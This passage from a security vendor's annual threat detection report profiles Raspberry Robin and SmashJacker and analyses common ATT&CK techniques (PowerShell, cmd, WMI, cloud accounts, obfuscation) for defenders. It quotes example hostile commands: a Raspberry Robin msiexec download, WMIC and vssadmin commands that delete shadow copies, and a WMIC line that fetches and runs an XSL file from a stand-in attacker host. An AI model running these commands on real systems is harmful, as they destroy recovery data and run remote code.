
2.7%

CUSTOMERS
AFFECTED

Red Canary started tracking a cluster of worm-like activity in September 2021 that we called Raspberry Robin. We shared our observations on this cluster in a [blog](#) published in May 2022. Following our post, other security researchers shared their observations and research findings, expanding the community's understanding of Raspberry Robin. Since our initial blog publication, Raspberry Robin evolved from a growing curiosity to a widely distributed malicious downloader. Raspberry Robin was Red Canary's 9th most prevalent threat in 2023.

Raspberry Robin activity observed by Red Canary decreased over the course of the year, even as it retained its spot in the top 10. One reason for the decrease could include infrastructure disruptions, although it is beyond our scope to give a definitive reason for the downward trend.

Raspberry Robin detections in 2023



Initial Raspberry Robin activity

A Raspberry Robin infection often starts when a user plugs an infected USB drive into their endpoint. Based on community feedback we received after our blog post, one common source for Raspberry Robin infections appears to be USB drives previously used at print shops and mailing centers. After the drive is connected, `cmd.exe` receives a command to read and execute a randomly named file with a seemingly random two-to-three character file extension. There is frequently additional whitespace in this command: `cmd.exe /q/V/R TYPE QLiet.sAV|Cmd`

The file is a LNK file that contains a distinctive Windows Installer (`msiexec.exe`) command. The msiexec command typically includes the following:

- mixed-case syntax
- a short domain containing only a few characters
- communication over port 8080
- a string of random alphanumeric characters potentially used as a token
- the victim hostname and/or username

Here is an example of what the command line might look like:

```
MsIEExeC /qUiET AjHodmv=Yn iXLspV=rSbH /fV "HtTp://Fnx[.]  
WF:8080/BKCFL/qnP6C9z/1fVeygFfdAE/<HOSTNAME>=<USERNAME>"
```

Diving into the DLL

If the outbound network connection is successful, `msiexec.exe` downloads and installs a randomly named malicious DLL, typically in `C:\ProgramData\<randomly-named subdirectory>`. The DLL name is two-to-eight random characters, followed by a three-character file extension. Extensions we've observed include `.tmp`, `.etl`, `.log`, and others. The Raspberry Robin DLL, also known as **Roshtyak**, can be executed by several different processes in an attempt to elevate privileges and **bypass User Access Control (UAC)**, based on which type of evasion is most likely to be successful. Red Canary has observed `fodhelper.exe` and `odbconf.exe` used to execute the malicious DLL.

Follow-on payloads

The DLL has a wide variety of functions, including additional C2 activity, task creation for persistence, and the capability to download and execute additional payloads. In July 2022, **Microsoft reported** seeing **SocGholish** as a follow-on payload, observing activity resembling the group they track as Manatee Tempest, which is associated with

the cybercriminal group known as Evil Corp. Red Canary also directly observed Raspberry Robin downloading a malicious SocGholish .js binary. This development significantly heightened the risk of a Raspberry Robin infection, making it a potential **ransomware** precursor based on historic Manatee Tempest and SocGholish activity. In October 2022, Microsoft shared additional **Raspberry Robin observations**, most notably that they saw Raspberry Robin used in compromises with follow-on activity including BumbleBee, **Cobalt Strike**, and **IcedID**.

Microsoft additionally reported that Raspberry Robin was observed in post-compromise activity attributed to Lace Tempest, a group that overlaps with activity tracked as TA505.

TAKE ACTION

Visit the **Raspberry Robin threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

If Raspberry Robin is detected in your environment, we recommend taking steps to block malicious network connections to help prevent follow-on activity and the download of malicious files. We also recommend removing malicious files from the infected system. If additional follow-on activity is detected in your environment, we recommend that you isolate the device. Rapid detection and response early in the infection chain prevents continued progression of this threat.



THREAT

SmashJacker

Often delivered via Charcoal Stork, SmashJacker is not the most evil browser-hijacker, but it is one of the most widespread.

#10

OVERALL
RANK

2.7%

CUSTOMERS
AFFECTED

SmashJacker is a browser search engine hijacker first documented by **ConnectWise** in June 2023. Distributed through sites advertising “the download of wallpapers, software, games, and movies,” often via a pay-per-installer that Red Canary tracks as **Charcoal Stork**, SmashJacker installs a browser extension designed to redirect search engine queries and serve additional advertisements that provide income for adversaries. ConnectWise hypothesized that SmashJacker may be related to **ChromeLoader** based on their similar distribution schemes, but more evidence is needed to solidify the link. In Red Canary’s own observations, we note that SmashJacker and ChromeLoader are often distributed through similar channels and have similar goals of monetizing content via installer files posing as media content.

Browser troubles

During execution, some versions of SmashJacker persist using AppInit DLLs, while others use Windows scheduled tasks. All of the variants Red Canary observed distributed a browser extension for Microsoft Edge and Google Chrome designed to redirect any search queries for common search engines. When performing queries to Google, Yahoo, and others, the browser extension rewrote the submitted query URL, directing the search through an adversary-controlled site such as [searchesmia\[.\]com](http://searchesmia[.]com) designed to monetize the search traffic. During the installation process, SmashJacker and similar threats have effectively manipulated Google Chrome’s and Microsoft Edge’s **ExtensionInstallAllowList** and **ExtensionInstallForceList** to install browser extensions with minimal interaction from a victim.

SmashJacker is an opportunistic threat, affecting a variety of organizations due to its wide distribution driven by SEO manipulation. While its behavior is not as severe as that of other malware families, a


successful SmashJacker attack can be a symptom of larger IT hygiene issues within an organization, such as overly permissive application allowlisting and a lack of policy-based controls on web browsers.

TAKE ACTION

Visit the [SmashJacker threat page](#) for detection opportunities and atomic tests to validate your coverage for this threat.

The best way to mitigate and respond against threats like SmashJacker is to embrace practices leading to better IT hygiene. You can prevent unauthorized installer execution using application allowlisting technologies such as AppLocker. In addition, Group Policy Objects for Microsoft Edge and Google Chrome can allow administrators to allowlist browser extensions by policy, overwriting or disabling new extensions a user attempts to install. Complete remediation for threats like SmashJacker should include removing persistence mechanisms, browser extension files, and registry keys that specifically allow and force the installation of the malicious extension.






Techniques

techniques

The purpose of this section is to help you detect malicious activity in its early stages so you don't have to deal with the consequences of a serious security incident.

The following chart represents the most prevalent and impactful **MITRE ATT&CK®** techniques observed in confirmed threats across the Red Canary customer base in 2023. To briefly summarize what's explained in detail in the **Methodology section**, we have a library of nearly 4,000 detection analytics that we use to surface potentially malicious and suspicious activity across our customers' environments. These are mapped to corresponding MITRE ATT&CK techniques whenever possible, allowing us to associate the behaviors that comprise a confirmed threat detection with the industry standard for classifying adversary activity.

When counting techniques, we filter out detections associated with potentially unwanted programs and authorized testing in order to make this list as reflective of actual adversary behavior as possible.



In addition to the top 10, read our analysis of these five featured techniques:

- Reflective Code Loading (T1620)
- Installer Packages (T1546.016)
- Kernel Modules and Extensions (T1547.006)
- Container Escapes (T1611)
- AppleScript (T1509.002)

What's included in this section?

We've written extensive analysis of 15 ATT&CK techniques and sub-techniques. This PDF includes an abridged version of our findings, covering how and why adversaries leverage a given technique and relevant mitigation advice. You can view the full analysis—including visibility, collection, detection, and testing guidance—**in the web version of this report**.

How to use our analysis

Implementing the guidance in this report will help security teams improve their defense in depth against the adversary actions that often lead to a serious incident. Readers will gain a better understanding of common adversary actions and what's likely to occur if an adversary gains access to your environment. You'll learn what malicious looks like in the form of telemetry and the many places you can look to find that telemetry. You'll gain familiarity with the principles of detection engineering by studying our detection opportunities. At a bare minimum, you and your team will be armed with hyper-relevant and easy-to-use **Atomic Red Team** tests that you can leverage to ensure that your existing security tooling does what you think it's supposed to do. More strategically, this report can help you identify gaps as you develop a road map for improving coverage, and you can assess your existing sources of collection against the ones listed in this report to inform your investments in new tools and personnel.

TECHNIQUE

PowerShell (T1059.001)

PowerShell reclaimed its place as the most prevalent technique we detected in 2023, as adversaries continued abusing the tool to execute commands, evade defenses, and more.

#1

22.1%

869

OVERALL RANK

OF CUSTOMERS AFFECTED

THREATS DETECTED

Analysis

Why do adversaries use PowerShell?

PowerShell is a versatile and flexible automation and configuration management framework built on top of the .NET Common Language Runtime (CLR), which expands its capabilities beyond other common command-line and scripting languages. PowerShell is included by default in modern versions of Windows, where it's widely and routinely used by system administrators to automate tasks, perform remote management, and much more. PowerShell's versatility and ubiquitousness minimize the need for adversaries to customize payloads or download overtly malicious tools on a target system.

How do adversaries use PowerShell?

Adversaries abuse PowerShell in many ways to satisfy many needs. In general, they use it to:

- execute commands
- evade detection
- obfuscate malicious activity
- spawn additional processes
- remotely download and execute arbitrary code and binaries
- gather information
- change system configurations

ASSOCIATED THREATS
Mimikatz
Gootloader
Impacket
Yellow Cockatoo
Qbot

PowerShell's versatility is on display in many of the phishing campaigns we see. Adversaries commonly send their victims email messages that include malicious attachments containing embedded code intended to launch a payload. In many cases, this payload executes encoded or obfuscated PowerShell commands that download and execute additional code or a malicious binary from a remote resource.

Based on our analysis of commonalities across threats leveraging PowerShell, we frequently observe adversaries abusing PowerShell in the following ways:

- as a component of an offensive security or attack toolkit like **Mimikatz**, Empire, PoShC2, PowerSploit, CrackMapExec, and **Cobalt Strike**
- to encode or otherwise obfuscate malicious activity, using Base64 and variations of the **encoded command switch**
- to perform **ingress tool transfer** by downloading payloads from the internet using cmdlets, abbreviated cmdlets, or argument names, and calling .NET methods, among other PowerShell features
- to load and execute malicious DLLs
- to facilitate **process injection**

Adversaries also occasionally leverage PowerShell **to disable Windows security tools** and to decrypt encrypted or obfuscated payloads.

Increasingly, adversaries utilize popular PowerShell modules like **AzureAD**, **Azure**, **Microsoft.Graph**, and **AADInternals** to perform attacks against cloud and SaaS environments upon compromising an **Entra ID**. These tools are not as likely to be used for malicious purposes on compromised endpoints but are used remotely to conduct attacks on cloud and identity infrastructure. In the case of Entra ID abuse, detection should focus on collection and analysis of **sign-in** and **audit logs**. There is also a growing list of PowerShell-based tools that are designed to abuse Entra ID and Azure cloud environments including:

- **GraphRunner**
- **PowerZure**
- **MicroBurst**

TAKE ACTION

Visit the [PowerShell technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Considering the upticks we've seen in using PowerShell to tamper with security products, for those using Microsoft Defender products in their enterprise, it is crucial to enable **Tamper Protection**. Microsoft has made substantial investments in identifying and mitigating against a large class of tampering opportunities. In the case of PowerShell tradecraft, with Tamper Protection enabled, the **Set-MpPreference** cmdlet cannot be used to disable or create rule exceptions.

The most effective protection against PowerShell tradecraft is through the implementation and enforcement of a strong **Windows Defender Application Control** (WDAC) policy, which places PowerShell into **Constrained Language mode**, mitigating a wide array of PowerShell tradecraft.



TECHNIQUE

Windows Command Shell (T1059.003)

Windows Command Shell remains a favorite among adversaries because it can call on virtually any executable on the system to execute batch files and arbitrary tasks.

#2

OVERALL RANK

18.9%

OF CUSTOMERS AFFECTED

837

THREATS DETECTED

Analysis

Why do adversaries use Windows Command Shell?

Windows Command Shell is the native command-line interpreter (CLI) across every version of the Windows operating system. As utilitarian as it is ubiquitous, Windows Command Shell is one of the primary ways that adversaries interact with compromised systems. Unlike its more sophisticated and capable cousin, **PowerShell**, Windows Command Shell's native feature set—i.e., commands that may be invoked without starting a new process on the system—is limited, having remained constant for years or even decades. Despite its limitations, an adversary can abuse Windows Command Shell to call on virtually any executable, making it an extremely versatile tool.

How do adversaries use Windows Command Shell?

From a high level, an adversary can use Windows Command Shell to:

- obfuscate malicious activity
- collect system information
- modify systems
- execute binaries
- bypass security controls

ASSOCIATED THREATS

Ippedo

Gamarue

SocGholish

CrackMapExec

Retadup worm

Impacket

Adversaries commonly employ obfuscation to evade detection and delay or confound analysis. However, robust detection logic can effectively uncover obfuscation techniques. Indicators of obfuscation include gratuitous use of:

- environment variable substrings
- for loops
- double quotes
- caret symbols
- parentheses
- commas
- semicolons
- random variable names

If your detection logic is looking for specific strings (e.g., `PowerShell.exe`), you may be blind to adversaries calling something like `P^ow""ersh""ell`. **Daniel Bohannon** has covered these obfuscation methods in depth.

Beyond obfuscation, adversaries frequently use the shell's built-in type command for information gathering. The `type` command can be used to display the contents of configuration files, including everything from the relatively mundane but interesting `%windir%\system32\drivers\etc\hosts` to source code files for sensitive applications. Combine the use of the built-in `type` command with shell redirection via the `>` and `>>` operators, and adversaries have a means of copying files (even binary files) without using the copy command itself.

In addition to abusing the command shell for information gathering, adversaries can use it to modify system settings too. They can add entries to the `\hosts` file mentioned above, and can also use the built-in `echo` command to redirect the shell output.

Moving beyond the command shell's built-in commands, `cmd.exe` can be used to launch virtually any executable on the system, either native binaries that ship with Windows, binaries that adversaries drop on the systems, or interpreters such as PowerShell, CScript, and more. Combine this with the shell's built-in capabilities and the ability to put these commands together in batch files, and adversaries have unlocked a powerful tool in the humble Windows Command Shell.

Lastly, adversaries can use the Command Shell to bypass security controls. In recent years we have seen malicious use of obscure file system features such as **symlinks and directory junctions**. The shell built-in command `mklink` can be used to create these special file system features, allowing adversaries access to data they would normally not have rights to access—such as sensitive files stored in **volume shadow copies**.

TAKE ACTION

Visit the [Windows Command Shell technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Since the Windows Command Shell is so versatile and adversaries abuse it in so many different ways, it's difficult to offer generic guidance that security teams can use to prevent this behavior outright. However, much of the malicious command shell activity we observe involves obfuscation, which can be mitigated in by Defender Antivirus's "Block execution of potentially obfuscated scripts" **attack surface reduction rule**.



TECHNIQUE

Windows Management Instrumentation (T1047)

Windows Management Instrumentation (WMI) held onto its position as the third most prevalent technique we detected in 2023, largely due to adversary abuse of Impacket's WMICexec module.

#3

OVERALL
RANK

8.1%

OF CUSTOMERS
AFFECTED

819

THREATS
DETECTED

Analysis

Why do adversaries use WMI?

Note: Windows Management Instrumentation (WMI)
has no sub-techniques.

Like many of the threats highlighted in this report, WMI is a native Windows feature that can be used on local or remote systems. Administrators regularly use WMI to:

- configure systems
- execute processes or scripts
- automate tasks

What makes WMI useful to administrators also makes it attractive to adversaries. Note that because WMI can carry out these tasks on both local and remote systems, adversaries can use it for lateral movement. Furthermore, because WMI is routinely used for benign purposes, malicious activity often blends in with legitimate activity.

How do adversaries use WMI?

Adversaries use WMI to:

- move laterally
- gather information
- modify systems
- achieve persistence

Before delving deeper into how adversaries use WMI, understand that there are client and server components that make up WMI. The most recognized clients are the command-line utility `wmic.exe` (WMIC) and the **PowerShell** cmdlet `Get-WMIOBJECT`. Administrators and adversaries alike use both for the purposes mentioned above. Because we observe `wmic.exe` far more often than `Get-WMIOBJECT`, the examples provided below will focus on the former. On the server side, `wmiprvse.exe`—or the WMI Provider Host—services many, but not all, requests made by clients. Note that WMIC is not the only client. There are a number of Windows binaries that make WMI calls under the hood that are handled by `wmiprvse.exe`—`tasklist.exe` is one example.

This is important to remember because if you’re looking at suspicious activity that ties back to a parent process of `wmiprvse.exe`, you may be dealing with an adversary who is using `wmic.exe` on a remote system to execute payloads on the system you’re investigating—a form of lateral movement. Here is a WMI lateral movement technique that we see often:

```
wmic.exe /node: process call create
```

On the destination host, the given process will appear as a child of `wmiprvse.exe`. If your security audit policies are logging logon events, you should see a corresponding network (type 3) logon event associated with this activity. Variations of the above command line may include passed credentials.

Another common way adversaries use WMI, and WMIC specifically, is to gather information and modify systems. During **ransomware** attacks, adversaries often list and **delete volume shadows**, which are used to recover files. Because ransomware operators frequently use the Volume Shadow Administration utility, `vssadmin.exe`, for this purpose, many organizations send alerts to the SOC when it executes. However, `wmic.exe` may also be used to manage volume shadows without calling `vssadmin.exe` via a command like the following:

```
wmic shadowcopy delete /noninteractive
```

ASSOCIATED THREATS
CrackMapExec
Impacket
Mimikatz
Cobalt Strike

Ironically, we sometimes see a less than stealthy version of this attack using WMIC:

```
wmic process call create vssadmin.exe delete shadows /all /quiet
```

The pattern above will cause `wmiprvse.exe` to spawn the `vssadmin.exe` process.

In addition to enumerating and manipulating volume shadows, adversaries use WMIC to enumerate and modify dozens of aspects of a Windows system or environment. We've seen adversaries use WMIC to:

- determine what antivirus product may be installed
- stop the firewall service
- enumerate group membership (including local and in many configurations, domain administrator accounts)
- modify dozens more items of interest

We've also run into adversaries leveraging **XSL Script Processing**, which can be used to bypass application control and—courtesy of WMIC's /format option—download code from a remote location. Here's an example of what this can look like:

```
wmic os get /FORMAT:"http://evilhacker.com/attacker.xsl"
```

When the above command is run, it will download and execute the contents of the XSL file.

Adversaries also use WMI for persistence via the trio of **WMI event consumers, filters, and filter-to-consumer bindings**. Adversaries use this persistence mechanism to execute arbitrary code in response to activity on the endpoint such as a user logging in or out or a file being written to a specified path.

Regardless of whether it's a single endpoint, an endpoint in an **Active Directory domain**, or an Azure VM, the WMI service will be running and available to adversaries who have already compromised an endpoint or identity.

More than all of this, we observe adversaries abusing WMI through their use of **Impacket's** WMIEC component, which leverages WMI to execute commands on remote Windows systems, facilitates lateral movement within a network, and more.

Importantly, Microsoft started the process of **deprecating WMIC** (i.e., ceasing to actively update it) all the way back in 2016. However, starting in January 2024, WMIC is disabled by default on the insider build of Windows 11. You can find a detailed list of deprecated features [here](#).

PowerShell has been and remains the ideal solution for working with WMI, so malware authors might have to shift some of their procedures over to PowerShell, which would not be particularly impactful to their operations. Besides, regardless of the process that performs WMI operations, endpoint security vendors get WMI operation context via AMSI events. You can read more about that in [our blog](#) and one from our friends at [SpecterOps](#).

TAKE ACTION

Visit the [Windows Management Instrumentation technique page](#) to explore:

- relevant MITRE ATT&CK [data sources](#)
- [log sources](#) to expand your collection
- [detection opportunities](#) you can tune to your environment
- [atomic tests](#) to validate your coverage

There's no simple strategy for limiting the effectiveness of adversarial abuse of WMI. As is often the case with techniques that are common Windows utilities or processes, the nuclear option of disabling the [Winmgmt](#) service is not recommended because legitimate code often relies upon WMI. Therefore blocking it would break untold numbers of things in unexpected ways.

WMI namespaces are also securable objects, and while administrators can further restrict use, remote WMI access requires administrator privileges by default, so it's already in a reasonably locked down state. Generally speaking, security teams should focus on collecting the right kinds of telemetry—**AMSI being among the best sources**—and developing methods of reliably detecting WMI abuse rather than hoping to mitigate WMI abuse altogether.



TECHNIQUE

Cloud Accounts (T1078.004)

This technique rose from relative obscurity to prominence in our detection dataset due to an increased focus on the cloud by adversaries and enterprises alike.

#4

OVERALL
RANK

7.7%

OF CUSTOMERS
AFFECTED

701

THREATS
DETECTED

Analysis

Why do adversaries abuse cloud accounts?

Cloud account compromises are increasing in prevalence as organizations embrace software-as-a-service (SaaS) for critical productivity applications like email, file storage, and messaging, resulting in a substantial volume of data now being stored in the cloud. This shift is mirrored by adversaries too, who are finding just as much value in compromising cloud identities as they have historically in traditional endpoints.

Adversary focus is not limited to SaaS alone; they are showcasing a heightened level of sophistication as they pivot towards compromising accounts within infrastructure-as-a-service (IaaS) platforms like Amazon Web Services, Microsoft Azure, and Google Cloud Platform (to name a few). These accounts serve as gateways to extensive and intricate cloud infrastructure containing critical and sensitive information that's valuable to enterprises and adversaries alike.

This evolving landscape underscores the critical need for organizations to fortify their defenses by securing the cloud **identities** that house an ever-expanding amount of sensitive data. As cloud adoption continues to increase, defenders must adapt their strategies to ensure the security of cloud-based assets. Part of this shift includes educating cyber defenders in the **latest threats against cloud systems** to ensure they are well-equipped to detect and investigate attacks when they do occur.

“As organizations migrate their operations to the cloud, adversaries see an opportunity to exploit the interconnectedness of cloud services.”

The motivations for targeting cloud accounts are diverse, reflecting the expansive role these accounts play within organizational ecosystems. As organizations migrate their operations to the cloud, adversaries see an opportunity to exploit the interconnectedness of cloud services. The stakes are high for defenders because adversaries can exfiltrate sensitive data from cloud storage systems, block access to business critical applications, run up the hosting bill by stealing cloud compute for cryptocurrency mining, and abuse enterprise cloud environments in countless other ways.

Cloud accounts can be created on a whim with permissions to grant access to numerous applications and systems, posing a significant challenge for defenders. This challenge is magnified in large organizations with thousands of accounts, necessitating meticulous oversight of roles and permissions. Maintaining vigilance is not only a time-consuming endeavor but also costly, underscoring the intricate and expensive nature of securing cloud environments.

Cloud breaches this past year have shown that **initial access techniques** can be surprisingly unsophisticated, requiring minimal infrastructure setup and cost for adversaries. SMS phishing, also known as “smishing,” emerged as a **notable tactic in multiple publicly reported breaches**. This method involves adversaries using expendable temporary phone numbers to send text messages, leading to a full escalation chain from credential theft to data exfiltration. Its simplicity lies in the ease with which adversaries can grab a temporary phone number and swiftly deploy text messages to targeted individuals in order for them to enter credentials on their mobile phone.

Defending against SMS phishing attacks proves challenging, as monitoring behaviors of users’ mobile devices is out of reach for most security teams. This makes it imperative for organizations to adopt proactive security awareness training for employees. Keeping staff informed about the latest cyber attack techniques remains a great defensive mechanism against such threats.

How do adversaries use cloud accounts?

It’s important to note that credentials in the cloud extend beyond traditional username and password combinations. While everyday users of SaaS applications—or even small companies—may predominantly rely on these credentials for authentication, the current landscape includes a spectrum of authentication factors. In the era of single sign-on (SSO), users often experience seamless access without the need for frequent manual sign-ins. This encompasses various factors such as **API keys**, **access tokens**, X.509 certificates, biometric data, one-time

passwords (OTP), and more, contributing to a multifaceted and secure authentication ecosystem.

However, with the proliferation of diverse authentication methods, there is a concurrent increase in potential attack vectors. Adversaries now have a broader range of opportunities to employ sophisticated and even simple tactics to steal these various types of credentials, necessitating heightened vigilance in securing the entire authentication process.

Once in possession of legitimate account access, adversaries can closely mimic the normal behavior of genuine users, making detection a formidable challenge. Newly obtained access is often leveraged through existing web applications, endpoint applications that make use of cloud resources, or even command-line tools. Their focus is mainly to perform reconnaissance within the compromised account to further escalate their permissions.

Using automated scripts, adversaries conduct systematic reconnaissance to explore available access points. This involves leveraging data obtained through accessible web API endpoints within the cloud or SaaS product. By interacting with these APIs, adversaries acquire a thorough understanding of their current position, enabling them to identify additional accounts for potential targeting. This reconnaissance phase serves as a precursor to subsequent attacks, allowing adversaries to socially engineer help desk employees for password resets or take advantage of misconfigurations to access sensitive data. Learn more about this tactic on the [API abuse in the cloud trend page](#).

A good example of this reconnaissance stage is sifting through files and emails in a victim's mailbox in search for passwords or sensitive data like **payroll or banking information**. We often identify adversaries taking advantage of their newly gained access almost immediately after compromising the cloud account in "smash and grab" style attacks. Upon login, we often see email attachments as their main target. Additionally we've seen an uptick in multi-factor authentication (MFA) factor changes, where the attacker changes the SMS OTP phone number to one under their control to maintain access.



TAKE ACTION

Visit the [Cloud Accounts technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

In addition to proactive employee training, it is imperative for corporations to enforce MFA for all cloud accounts. For enhanced defense, consider implementing phish-resistant MFA methods, such as FIDO2 keys, smart cards, or biometric-based authentication.

However, not all MFA factors offer the same level of security. For instance, SMS OTPs are susceptible to breaches wherein adversaries gain access to legitimate credentials and conduct a “SIM swap” to intercept SMS OTP codes. While SMS-based MFA is considered a better-than-nothing approach, it remains a potentially vulnerable mechanism.

Similar concerns apply to push notification approvals, where users manually accept prompts on their mobile devices. The term “**MFA fatigue**” has been coined as adversaries bombard users with push notifications, hoping for prompt acceptance and unauthorized access. Although less common, this MFA factor is still susceptible to account takeover. Nevertheless, any MFA implementation is better than none, and adherence to MFA principles is crucial:

- **Something you know:** password or personal identification number (PIN)
- **Something you have:** smart card, mobile token, or hardware token
- **Some form of biometric factor:** fingerprint, palm print, or voice recognition



TECHNIQUE

Obfuscated Files or Information (T1027)

A mainstay in our annual top 10, Obfuscated Files or Information remained a necessary component of most successful attacks in 2023.

#5

OVERALL
RANK

10.4%

OF CUSTOMERS
AFFECTED

342

THREATS
DETECTED

Analysis

Why do adversaries obfuscate files and information?

Note: **T1027** comprises multiple sub-techniques, but we largely map our detection analytics to the parent. As such, this section focuses generally on the overall technique and not on any individual sub-techniques.

Adversaries employ obfuscation to evade simple, signature-based detection analytics and to impede analysis. Since software and IT administrators also obfuscate files and information in the regular course of business, evasive obfuscation blends in with benign obfuscation. Ironically, some obfuscation techniques are so focused on fooling machines that they disproportionately draw human attention. If you consider the conspicuousness of the alternative—performing clearly malicious actions in plain sight—it makes sense that adversaries would take the time and effort to encrypt, encode, or otherwise obfuscate files or information that, in plaintext form, would be obviously malicious and trivial to detect or block.

How do adversaries obfuscate files and information?

Many Red Canary threat detections are mapped to more than one ATT&CK technique, and we routinely analyze commonly co-occurring techniques to better understand adversary tradecraft. No two techniques co-occur more frequently than Obfuscated Files or Information and **PowerShell** (T1059.001). While the next duo's not quite as dynamic, adversaries also regularly leverage obfuscation in conjunction with the **Windows Command Shell** (T1059.003). Obfuscation also pairs prolifically with **Ingress Tool Transfer** (T1105).

Of all the techniques that co-occur repeatedly in our dataset, these three pairings tell perhaps the most obvious story: we constantly detect adversaries executing obfuscated commands in PowerShell and Windows Command Shell, occasionally for the purpose of clandestinely transferring tools.

Obfuscation comes in many forms, and the following section will attempt to describe those forms of obfuscation that are prevalent across the environments we monitor. Some types of obfuscation that stand out include:

- Base64 encoding
- string concatenation
- substrings
- escape characters

Base64 encoding

Base64 is the most common form of obfuscation across our detection data. Administrators and developers use Base64 encoding to pass scripts to subprocesses or remote systems and to conceal sensitive information (think: passwords). Yet again, the normality and utility of Base64 makes it an attractive tool for adversaries. If you've read the **PowerShell** section of this report, then it won't shock you that most confirmed threats that employ obfuscation also use encoded PowerShell commands.

String concatenation

String concatenation is another common form of obfuscation that we observe. Adversaries use string concatenation for the same reasons they use Base64 encoding: to hide malicious strings from automated, signature-based detective and preventive controls. Some common forms of string concatenation include:

- the `+` operator combining string values
- the `-join` operator combining characters, strings, bytes, and other elements
- Since PowerShell has access to .NET methods, it can use the `[System.String]::Join()` method to combine characters, which is functionally equivalent to PowerShell's native `-join` operator
